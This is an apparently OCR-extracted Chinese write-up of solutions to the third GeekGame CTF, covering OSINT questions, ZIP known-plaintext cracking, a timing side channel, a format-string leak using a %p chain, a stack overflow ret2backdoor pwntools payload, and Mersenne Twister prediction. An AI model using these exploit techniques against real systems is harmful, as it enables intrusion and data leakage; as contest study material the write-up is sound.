第三届geekgame-writeup

Tutorial

一眼盯帧

可以看到这是一个动图，每一帧有一个字符，用stegosolve打开，逐帧观看，可以看到有synt{……}字样，注意到synt是flag经过rot13编码得到的，用rot13解密，得到flag。

小北问答

1. 百度搜索”北京大学高性能计算平台”，可以得到一个PDF文件，在里面搜索提交任务，可以搜到sbatch是用于提交任务的命令.
2. 百度搜索小米内核开源, 可以收到它在GitHub上开源的项目.https://github.com/MiCode/Xiaomi_Kernel_OpenSource ,找到红米K60对应的分支，在makefile里面可以看到相应的版本号。

```
# SPDX-License-Identifier: GPL-2.0
VERSION = 5
PATCHLEVEL = 15
SUBLEVEL = 78
EXTRAVERSION =
NAME = Trick or Treat
```

3. 在Google上搜索苹果内部识别号，可以搜索到一个苹果自己的wiki百科，thephonewiki，在里面可以看到苹果各种设备的内部识别号在里面找到该手表对应的即可
4. 在比赛主页的最下面可以看到本届比赛使用的平台是开源的，点开对应的开源项目找到后端代码，其中有一个文件叫user profile store ，该文件只是用于进行用户配置保存当然也包括了用户昵称，其对应的代码中有一项是DISALLOWED_CHARS，项目中提到运行版本要是Python 3.8以上，在本地用anaconda搭个3.8的环境，运行代码即可得到结果

```
    DISALLOWED_CHARS = (
        unicode_chars('Cc', 'Cf', 'Cs', 'Mc', 'Me', 'Mn', 'Zl', 'Zp') # control
        | {chr(c) for c in range(0x12423, 0x12431+1)} # too long
        | {chr(0x0d78)} # too long
    ) - EMOJI_CHARS
    WHITESPACE_CHARS = unicode_chars('Zs') | EMOJI_CHARS

```

5. 有一个网站叫Archive，该网站保存了互联网上绝大部分网页的网页快照，在该网页中搜索 bilibili.com ，然后可以看到它是有保存2011年1月的一个网页的，不过该网页可能有点问题。经过互联网搜索了解到哔哩哔哩在2011年更换过一次域名，在此之前叫bilibili.us， 我们在archive中搜索bilibili.us, 对应2011年保存的网页是可以打开的, 打开可以看到游戏区下面的各个子分区。
6. 该图片在一些识图网站上找不到对应的图片，可能是因为图中有两个绿色色块干扰太强的缘故。我们搜索该网页中的几个关键字样，比如启迪控股、清华科技园、中关村等，可以看到互联网上有大量相关的博客，浏览这些博客，可以发现它们共同出现在一次叫国际科技园会议中，搜索该会议我们可以知道该会议上次举办是在卢森堡，在经过一些细致的搜索，即可得知对面的建筑是卢森堡音乐厅，网络上查询卢森堡音乐厅的官网即可。


Misc

Z公司的流量包

用wireshark打开流量包，可以看到其流量交互轨迹，我们可以看到两台机器之间有过几次交流，在这之后他请求接收了一个叫flag.jpg的文件，尝试刚开始的几次交流的字段即可从终端中接收到flag.txt ，即flag1。

分析流量包中接收的数据，我们可以看到JFIF字样，这是JPG的一种格式，我们在网络上搜索JFIF文件格式，然后截取其中的流量数据，保存为flag.JFIF， 用图片查看器打开，发现图片格式已损坏。从网络上找一个真正的JFIF文件，对比其中的16进制编码，发现我们从流量包中提取的JFIF文件中含有大量的18 之类的字符，意识到这个可能与他们之间的交流协议有关。从网络中搜索各种关键词，包括流量包中的一系列握手的乱七八糟的字符，搜索到这与Linux中一种名叫RZSZ的文件传输方法有关。这种文件传输方法使用的协议是 Z modem协议，搜索该协议可以了解到该协议每个数据包之前和之后是有一些与文件内容无关的字段，将这些与文件内容无关的字段相除之后，我们可以得到一个能打开的JFIF文件。

可以看到该文件虽然勉强能打开，但是辨认度很低。但是我们仍然可以看到其中有flag字样，说明我们的思路有一定的正确性，接下来就是如何处理文件内容。 继续观察文件的编码，我们可以发现其中的18字样还是太多？ 将它与真正的JFIF文件对比，我们猜测把18进行一定的删除，然后把18后面的那个字符减去四十。 手搓一个Python解码脚本，最后得到一个勉强能认出来的JFIF文件。



该文件虽然没有真正处理完毕，但是已经可以认出来绝大部分字符。 对少部分几个无法认出的字符进行猜测，经过几次错误提交之后得到了真正的flag。

基本功

简单的flag

在互联网上搜索ctf zip解密，可以得到一系列考点。分析这些考点与这个题目的关联性。我们注意到该题目中有一个名叫Chrome driver Linux64的压缩包，意识到就是可能是一个与明文攻击相关的题目，在网络上搜索Chrome driver，在其官网上，我们对比各个版本，根据文件大小可以找到符合的版本。 下载AZPR工具，通过该工具我们可以进行明文攻击，然后得到一个未加密的压缩包，里面可以看到flag1。

冷酷的flag

点开压缩包，我们可以看到里面有一个pcapng文件。 在互联网上搜索能否通过压缩包中文件的格式来破解压缩包。 我们可以看到一篇博客，其中讲述了明文攻击的一种深入利用。 该攻击方法无需得知压缩包中的某个文件。 而只需得知压缩包中某一些已知的字符，以及对应的偏移量。 由此我们可以得出，这道题的考点大概就在于这里。 在互联网上搜索流量包的格式，并且下载几个流量包对比一下，我们可以发现这种流量包的的9到第24个字节是相同的。 使用该博客中介绍的工具bkcrack，按照使用方法进行破解，可以得到未加密的pcapng文件，在文件中搜索flag{字样，可以得到flag2。

DarkRoom

Flag1

可以看到题目中给的源码, 我们可以在源码中看到地图,当然也可以像我一样手动摸索出地图。

```
#Front_Door######
#Locked_Door2#Hallway#Hallway#Bad_Room###
###Hallway####
###Dark_Room#Hallway#Hallway#Lootway#
##Good_Choice###Locked_Door1##
##Choice_Room#Hallway#Hallway#Hallway##
##Bad_Choice###Loot_Dirty##
```

有了地图之后，我们就知道如何走了。我们先向上，在badroom里取到铜钥匙，然后打开下面的第一扇门，然后就能在choice room上面的good choice里取到金钥匙 ，然后打开第二扇门就可以出去了。

出去之后会提示我们我们的体力值不够。当体力值超过117之后，走出那扇门才可以拿到flag1。这时我们就可以意识到，题目中给的help操作是有用的。我们可以看到help操作有一定的概率，会增加体力值。当然在尝试几次之后，我们发现它更大的概率会削减体力值。这个时候我们查看给出的源码。

```
    def callHelp(self):
        luck = random.randrange(10)
        if luck < 4:
            print("You call for help and instead hear a eerie moan.\nYour sanity
            self.sanity -= 15
        elif luck < 8:
            print("You call for help, but no one answers.\nYour sanity dips as a
            self.sanity -= 5
        else:
            print("You cry for help. \nThe sound of your own voice soothes you.\
            self.sanity += 10
        displaySanity(self.sanity)
```

上述我们在不动用help操作的情况下走出第二扇门，这时我们的体力值为九十。 可以看到使用help增加体力值之后， 我们每次能增加体力为9。 因为。 使用help操作本身会消耗掉一点体力。 观察源码我们可以发现help增加体力值的概率为20%，由此我们意识到，我们需要连续三次help成功， 然后体力值才能达到117。 这个概率只有8‰。 所以手动测试不太现实。我们写一个自动化的脚本， 来进行这个走迷宫程序。

```
from pwn import *

# 连接远程服务
shell = remote("prob16.geekgame.pku.edu.cn", 10016)

my_token = b"411:MEYCIQDFnTgv6-hkvVYgqGiy4Kyn9GsZpZY1Xo-Muk2yr2YatwIhAOEU0gWDGo3

# 接收并打印远程服务的初始输出
output = shell.recv()
print(output)

# 发送命令给远程服务
shell.sendline(my_token)

# 接收并打印命令执行结果
output = shell.recv()
print(output)

s = ['newgame', 'zyx', 'y', 'n', 'n', 'e', 'pickup key', 'w', 's', 's', 'e', 'e'
     's', 'e', 'e', 'e', 'n', 'n', 'w', 'w', 'n', 'n', 'w', 'w', 'use trinket',
```

```
21
22 for i in range(len(s)):
23     # print(s[i])
24     shell.sendline(s[i].encode('UTF-8'))
25     output = shell.recv()
26     print(output.decode('UTF-8'))
27     sleep(0.1)
28
29 shell.close()
```

该程序会自动走到第二扇门前，并使用三次help，然后走出去。这时我们使用另外一个程序来判定该程序是否成功拿到flag。

```
1  import subprocess
2
3  def run_tmp_script():
4      while True:
5          # 调用tmp.py脚本并捕获输出
6          output = subprocess.check_output(["python", "tmp.py"])
7
8          # 将输出保存到文件
9          with open("output.txt", "w") as file:
10             file.write(output.decode())
11
12         # 检测输出中是否包含'flag{'字段
13         if 'flag{' in output.decode():
14             print("包含'flag{'字段，终止程序")
15             break
16         else:
17             print("输出不包含'flag{'字段，继续运行")
18             start_index = output.find(b"You have escaped with")
19             if start_index != -1:
20                 captured_text = output[start_index:start_index+33]
21                 print("截取到的内容：", captured_text)
22
23 run_tmp_script()
24 #flag{Y0u_plAy_GAmE_vEry_Wel1}
```

在经历一定次数的尝试之后，我们拿到flag1。

Flag2

通过走地图，我们可以发现，我们连接的这个游戏比他给出的源码多了一个房间叫flag room。 进入flags room之后，它会让我们猜测一个数字。 如果猜的错误，它会返回Wrong。当然在这里，因为没

有任何线索，所以基本也不可能猜的正确。

如果我们输入一个无法转换成int的字符串，比如说hello，那它就会报错。报错会暴露出一部分源代码。

```
Guess my public key (give me a number): hello
invalid literal for int() with base 10: 'hello'
Traceback (most recent call last):
    File "dark_room/player.py", line 249, in <module>
    248:   while flag_number:
    249:       choice = int(self.recv(b"Guess my public key (give me a number): "
                      ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
    250:       if flag_number & 1:
    251:           p = getStrongPrime(2048)
    252:           q = getStrongPrime(2048)
    253:       flag_number >>= 1
ValueError: invalid literal for int() with base 10: 'hello'
```

我们可以看到这个源代码里并没有关于正确的数字的线索，但是却有一个flag number。 如果flag number的这一位是一，那他就会多执行两行代码。 在最开始我并没有发现这两行代码有什么用，不过在手动在终端尝试几次之后，我们发现它的有时候反应很快，有时候反应很慢。我猜测如果执行这两行代码，可能会需要一定的时间。

这样的话，我们就可以猜测他这道题可以通过运行时间来测试出flag number的每一位是什么。 这有点类似于sql注入里面的时间盲注。

```
from pwn import *
import time
shell = remote("prob16.geekgame.pku.edu.cn", 10016)

output = shell.recv()
print(output.decode())

mytoken = "411:MEYCIQDFnTgv6-hkvVYgqGiy4Kyn9GsZpZY1Xo-Muk2yr2YatwIhAOEU0gWDGo3Qo
shell.sendline(mytoken.encode())
output = shell.recv()
print(output.decode())

s = ['newgame', 'zyx', 'y', 'n', 'n', 'w', 'w','s', 'getflag']
flag_num=''

for i in range(len(s)):
    print(s[i])
    shell.sendline(s[i].encode())
```

```
    output = shell.recv()
    print(output.decode())
    sleep(0.1)

for i in range(344):
    shell.sendline(str(i).encode())
    time1 = time.time()
    output = shell.recv()
    print(i, output.decode())
    time2 = time.time()
    print(time2-time1)
    if (time2-time1 > 0.5):
        flag_num = '1' + flag_num
    else:
        flag_num = '0' + flag_num
    sleep(0.1)

shell.close()
print(flag_num)
#01100110011011000110000101100111011110110101100101001111011101010101111110111001
#flag{YOu_s0lVEd_tH1s_ChALLeNge_excELLENtLy}
```

通过这个程序，我们测试每位是零或者一，我们就可以得到flag的二进制表示，然后把它转换成ASCII字符就可以。

Minecraft

Flag1

沿着火把走，根据提示，路上会有一些钻石矿，错误的路会有“wrong way"木牌，正确的路可以拿到flag1。

把地下找遍了也没找到另外两个flag……emmm

Web

Emoji Wordle

Flag1

每次提交可以知道哪些表情属于正确答案。把他们加到set里，重复多次后，发现set增长到43之后就不再增长。

```
import requests
```

```
2
3  set1 = set()
4  ans = dict()
5
6  # 定义游戏网页的URL
7  url = "https://prob14.geekgame.pku.edu.cn/level1"
8
9  # 发送GET请求，获取游戏页面内容
10 response = requests.get(url)
11 html_content = response.text
12
13 # 从游戏页面内容中提取出当前的猜测次数和上一次的反馈结果
14 guesses_remaining = int(html_content.split('Number of guesses remaining: ')[1].s
15 # 经过测试有43个
16 while guesses_remaining > 0 and len(set1) < 43:
17     guess_emj = html_content.split('placeholder="')[1].split('"><input type')[0]
18     url1 = url + '?guess='+guess_emj
19     response = requests.get(url1)
20     html_content = response.text
21     guesses_remaining = int(html_content.split('Number of guesses remaining: ')[
22     results = html_content.split('results.push("')[1].split('")\r\n            l
23     # print(len(results), results)
24     for i in range(len(results)):
25         if (results[i] == '🟥'):
26             pass
27         else:
28             set1.add(guess_emj[i])
29     print(len(set1))
```

然后遍历set里每一个表情，令整个字符串都是这个表情，根据返回答案就知道这个字符在那几个位置，如此，遍历完成后即可知道正确答案，提交之后得到flag

```
1  for emj in set1:
2      url1 = url + '?guess=' + emj*64
3      response = requests.get(url1)
4      html_content = response.text
5      guesses_remaining = int(html_content.split('Number of guesses remaining: ')[
6      results = html_content.split('results.push("')[1].split('")\r\n            l
7      for i in range(len(results)):
8          if (results[i] == '🟩'):
9              ans[i] = emj
10
11 print(len(ans))
12 for i in range(64):
13     print(ans[i],sep='')
```

```
14
15 # flag{s1Mp1e_brut3f0rc3}
```

Binary

汉化绿色版免费下载

Flag1

我们可以看到题目中给了很多文件，通过exe文件，我们可以明白这个游戏的大致运行逻辑。 但是我们可以看到在我们输入两遍一样的flag之后，我它给出的flag1是看不清的。 于是我们需要研究其他的文件。 我们可以观察到里面有好几种格式的文件。 在网络上搜索这些格式。 其中KDT文件可以使用KirikiriDescrambler解压， XP3文件可以使用XP3Viewer解压。 文件解压之后就变成可读取的了，我们在文件里面逐一搜索flag。 最终在data\scenario\done.ks里面找到了flag。

Flag2

观察这几个KS文件的内容，发现这就是游戏的运行逻辑。其中round一和round二两个文件向我们描述了哈希所用的算法。 而save data里面保存的data0存档，其中记录了出题人所运行之后的哈希值。由此我们可以尝试根据哈希算法来暴力破解，但结果是我们可以发现有很多答案的哈希值都可以满足要求。 根据题目说明，如果发现多解，肯定是我们漏掉了某些条件。 这时我们意识到Save data里面还有几个文件没有看。 打开这几个文件，发现其中一个文件记载的是字体之类的格式描述， 另外一个文件记录的是之前每一个字符的输入次数。 在知道每一个字符的输入次数之后，我们就可以缩小一个解的范围。根据字符输入次数写一个程序， 来求解对应哈希值的flag。

```python
#a6 e3 o6 i1
def deep(s, hash):
    if len(s) == 16:
        hash = (hash*13337 + 66)%19260817
        if hash == 7748521:
            print(s)
        return

    if (s.count('A') < 6):
        hasha = (hash*13337 + 11)%19260817
        deep(s+'A', hasha)
    if (s.count('E') < 3):
        hashe = (hash*13337 + 22)%19260817
        deep(s+'E', hashe)
    if (s.count('I') < 1):
        hashi = (hash*13337 + 33)%19260817
        deep(s+'I', hashi)
    if (s.count('O') < 6):
```

```
        hasho = (hash*13337 + 44)%19260817
        deep(s+'0', hasho)


deep('', 1337)

# OOAAAAEAEIEAOOOO
```

初学C语言

Flag1

题目中给出了源代码，我们可以看到， Flag一是一个字符串， 并且是一个局部变量，那么它应该是存在栈上的。 题目中允许我们输入格式化字符串参数，这是一个不正常的事情，那么我们可以猜测这里存在一定的漏洞。 互联网上搜索C语言printf格式化字符串漏洞，我们可以学到，通过格式化字符串参数，我们可以输出栈上所有的变量。 于是我们在buffer里面输入一大堆%p，把栈上的变量都打印出来。

```
test-%s-%x-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-
```

得到如下结果

```
test-a_public_string-deadbeef-0x7ffc6a2609f0-0x7ffc6a260a70-(nil)-(nil)-0x1d4b42
```

其中有一段值得注意，我们知道flag是个字符对应的16进制表示是666c6167，而上面输出的字符串恰有一段和这相近，只是字节序反了过来，这是由于作为字符串和作为指针输出的地址不一样。我们手动调节一下字节序，将其转化为ascii字符，即可得到flag。

```
0x3465527b67616c66-0x46746e3152505f64-0x6f535f654430635f-0xa7d797a34655f-(nil)-(
flag{Re4d_PR1ntF_c0De_So_e4zy}
```

Baby Stack

Flag1

由题目名称可以猜出这是一道与栈溢出有关的考题。在提示中给出了题的源码，在源码中我们可以看到我们能输入的字buffer的长度是被限制的，想要突破这个限制，我们首先应该解决输入长度的问题。这时我们注意到在getline函数中有一个unsigned int，这是一件不寻常的事情。 通过unsigned和Int的

比较，来决定是否继续读入。这时我们可以联想到。 Unsigned和int比较时，int型变量会被转化成unsigned int型变量。 那么只要我们输入的size是零，那么size减一，也就是负一会被转化成一个Unsigned里面最大的数。 由此我们就可以实现了一个无限长度的输入。

那么接下来的问题就是通过栈溢出来执行它给出的back door后门函数。用Ida打开二进制文件,我们可以看到, Buffer字符串与rbp的距离。我们知道在rbp上面是返回值，再之后是返回地址。我们只需要把返回地址改写成。Backdoor函数的地址，即可。然后我们通过Ida查看back door函数的地址, 构造payload。 在执行之后，我们发现一个问题, 这样并不能真正地返回一个交互式的终端。在互联网上搜索，发现有一篇博客讲到了类似的问题，我们需要把返回地址改写成系统调用的上一行地址即可，由此构造payload，返回一个交互式终端，在里面，cat flag即可拿到flag。

```python
from pwn import *

shell = remote("prob10.geekgame.pku.edu.cn", 10010)

output = shell.recv()
print(output.decode())
sleep(0.1)

mytoken = "411:MEYCIQDFnTgv6-hkvVYgqGiy4Kyn9GsZpZY1Xo-Muk2yr2YatwIhAOEU0gWDGo3Qo
shell.sendline(mytoken.encode())
output = shell.recv()
print(output.decode())
sleep(0.1)

shell.sendline('0'.encode())
s = shell.recv()
print(s)
sleep(0.1)

addr = 0x4011BE

payload = b'a'*0x70 + p64(123) + p64(addr)
shell.sendline(payload)
shell.interactive()
# s = shell.recv()
# print(s)
shell.close()
# flag{_A_n1c3_beg1nN1ng_g00D_j0b_hurraY}
```

Algorithm

小章鱼的曲奇

Flag1

题目中给出了源代码阅读相应的源代码，我们可以知道这是一道与随机数相关的题。我们可以看到题目中在flag之前添加了2500个空字节，并和一个随机数异或, 返回给我们。 这么我们得到的就是一个前2500字节是随机数,后面几十个字节，是随机数和flag异或的结果。 题目中既然给了我们2500个随机数的字节，那么一定是有用的。我们猜测，能否根据随机数前面的字节去猜测后面的字节呢？ 在互联网上搜索相关问题，我们很容易得到一些与随机数预测有关的博客。 这些博客讲到Python中的随机数并不是真的随机，它依赖的算法是梅森算法，这是一种有漏洞的算法。 只要我们得到连续的624个32位随机数。 我们就可以预测后面生成的随机数。 题目中给出了2500个字节恰好是符合要求的，那么这肯定就是这道题的考点。

Python中有人已经写了与随机数预测相关的库，我们直接调用这个库即可。我们把给出随机数的前2496个字节提交给Rand crack，然后用后面四个字节来验证生成的随机数是否正确。

```
sb = unhex(s)
rc = RandCrack()
for i in range(624):
    rc.submit(int.from_bytes(sb[4*i+3:4*i-1:-1]))
print(sb[2496:2500])
print((rc.predict_getrandbits(32)).to_bytes(length = 4, byteorder='little', sign
```

经过多次尝试之后，我们发现由于生成32位随机数和生成bytes的字节序有所区别，我们在提交给RC时需要调整一下字节序。完成这一步验证之后，我们即可开启下一步工作。

接下来我们用而C生成后面所需要的32个字节。然后和题目中给出的后面的字节异或。 由于异或具有可消除性，所以我们可以得到原始的flag。 这里同样涉及了一些字节的处理。

```
hhh = b''
hhh += (rc.predict_getrandbits(32)).to_bytes(length = 4, byteorder='little', sig
hhh += (rc.predict_getrandbits(32)).to_bytes(length = 4, byteorder='little', sig
hhh += (rc.predict_getrandbits(32)).to_bytes(length = 4, byteorder='little', sig
hhh += (rc.predict_getrandbits(32)).to_bytes(length = 4, byteorder='little', sig
hhh += (rc.predict_getrandbits(32)).to_bytes(length = 4, byteorder='little', sig
hhh += (rc.predict_getrandbits(32)).to_bytes(length = 4, byteorder='little', sig
hhh += (rc.predict_getrandbits(32)).to_bytes(length = 4, byteorder='little', sig
hhh += (rc.predict_getrandbits(32)).to_bytes(length = 4, byteorder='little', sig

print(hhh)
print(xor_arrays(hhh[0:29], sb[2500:2529]))
#flag{Rand0M_1S_Ez_2_pRed1cT}
```

Flag2

从源码中我们可以看到这一问相比于第一问来说增加了两重异或。这两重异或的随机种子，一种是系统给的，另一层是我们自己给的，但我们都是知道的。 有了随机种子，我们就可以自己生成随机数。那么现在的困难是他在生成随机字节之前已经生成了一段字节，而这段字节我们并不知道长度是什么。 我的计划是枚举这一个数的长度，然后再调用第一问的方法就可以获得flag。 这是一种比较暴力的方法。我起初不太确定需要跑多长时间，但我是了一下，好像最开始就能出flag，我也不知道为什么。 代码如下：

```python
from randcrack import RandCrack
from pwn import *
from random import Random

def xor_arrays(a, b, *args):
    if args:
        return xor_arrays(a, xor_arrays(b, *args))
    return bytes([x ^ y for x, y in zip(a, b)])

def level1(sb):
    rc = RandCrack()
    for i in range(624):
        rc.submit(int.from_bytes(sb[4*i+3:4*i-1:-1]))
    print(sb[2496:2500])
    print((rc.predict_getrandbits(32)).to_bytes(length = 4, byteorder='little',

    hhh = b''
    hhh += (rc.predict_getrandbits(32)).to_bytes(length = 4, byteorder='little',
    hhh += (rc.predict_getrandbits(32)).to_bytes(length = 4, byteorder='little',
    hhh += (rc.predict_getrandbits(32)).to_bytes(length = 4, byteorder='little',
    hhh += (rc.predict_getrandbits(32)).to_bytes(length = 4, byteorder='little',
    hhh += (rc.predict_getrandbits(32)).to_bytes(length = 4, byteorder='little',
    hhh += (rc.predict_getrandbits(32)).to_bytes(length = 4, byteorder='little',
    hhh += (rc.predict_getrandbits(32)).to_bytes(length = 4, byteorder='little',
    hhh += (rc.predict_getrandbits(32)).to_bytes(length = 4, byteorder='little',
    hhh += (rc.predict_getrandbits(32)).to_bytes(length = 4, byteorder='little',
    hhh += (rc.predict_getrandbits(32)).to_bytes(length = 4, byteorder='little',

    print(hhh)
    print(xor_arrays(hhh[0:33], sb[2500:2533]))

seed1 = 'c862af7d061abff4c186b08c8620d1edc32b9dd4d1dbe593d8d8317473584d88'
seed2 = 1
seed1 = int.from_bytes(unhex(seed1))
print(seed1)
sb = unhex('59f192f0d2d1b0b66eefb986ec07bdff31367c88e042ca6716cd6d29b9c13f71d4cf
print(len(sb))#2533
for entropy in range(1, 2**22):
```

```
    print(f"第{entropy}次:")
    void1 = Random(seed1)
    void2 = Random(seed2)
    void1.randbytes(entropy)
    void2.randbytes(entropy)

    sb = xor_arrays(sb, void1.randbytes(2533), void2.randbytes(2533))
    level1(sb)

# flag{crAft1nG_SeEd_cAn_B3_fuUun}
# 原以为要爆破，虽然不知道为什么每次答案都一样

```

Flag3

这道题有一个非常简单的非预期解法。我们可以看到源码中是给了我们一串随机种子，然后希望我们输入另一串随机种子，希望两串随机中的碰撞出来的结果相同，然后我们就可以拿到flag。 但是由于出题人漏判了条件，即我们输入的随机种子不能和它相同。 所以我们只需要在这里把它给出的随机种子再重新输给他就可以做到结果一定相同了。

这道题做题的时候，如果在终端直接复制粘贴的话，会由于终端本身不能超过4096个字符的限制而无法拿到flag。我在本地用linux终端使用nc命令连接也会遇到这个问题。 最终我们需要使用pointers来进行连接。 这里面还有一个细节点需要处理，我们在接收他给的那一串随机种子的时候，由于过长一次性无法接收完，我们需要接收两次，然后把它的结果拼接起来。 然后从中截取数字的那一串返还给他。 之后，就可以拿到flag了。

```
from pwn import *

shell = remote("prob08.geekgame.pku.edu.cn", 10008)

output = shell.recv()
print(output.decode())
sleep(0.1)

mytoken = "411:MEYCIQDFnTgv6-hkvVYgqGiy4Kyn9GsZpZY1Xo-Muk2yr2YatwIhAOEU0gWDGo3Qo
shell.sendline(mytoken.encode())
output = shell.recv()
print(output.decode())
sleep(0.1)

shell.sendline('3'.encode())
s = shell.recv()

sleep(0.1)

```

```
s+= shell.recv()
sleep(0.1)
print(s)
sleep(0.1)
s = s[1:-1].split(b'<')[1].split(b'>')[0]

print(s)
shell.sendline(s)
sleep(1)
s = shell.recv()
sleep(0.1)
print(s)
sleep(1)
shell.close()
#flag{pYThON_rAnd0m_sOo000oo0oOoO0OooO000_EasY}
```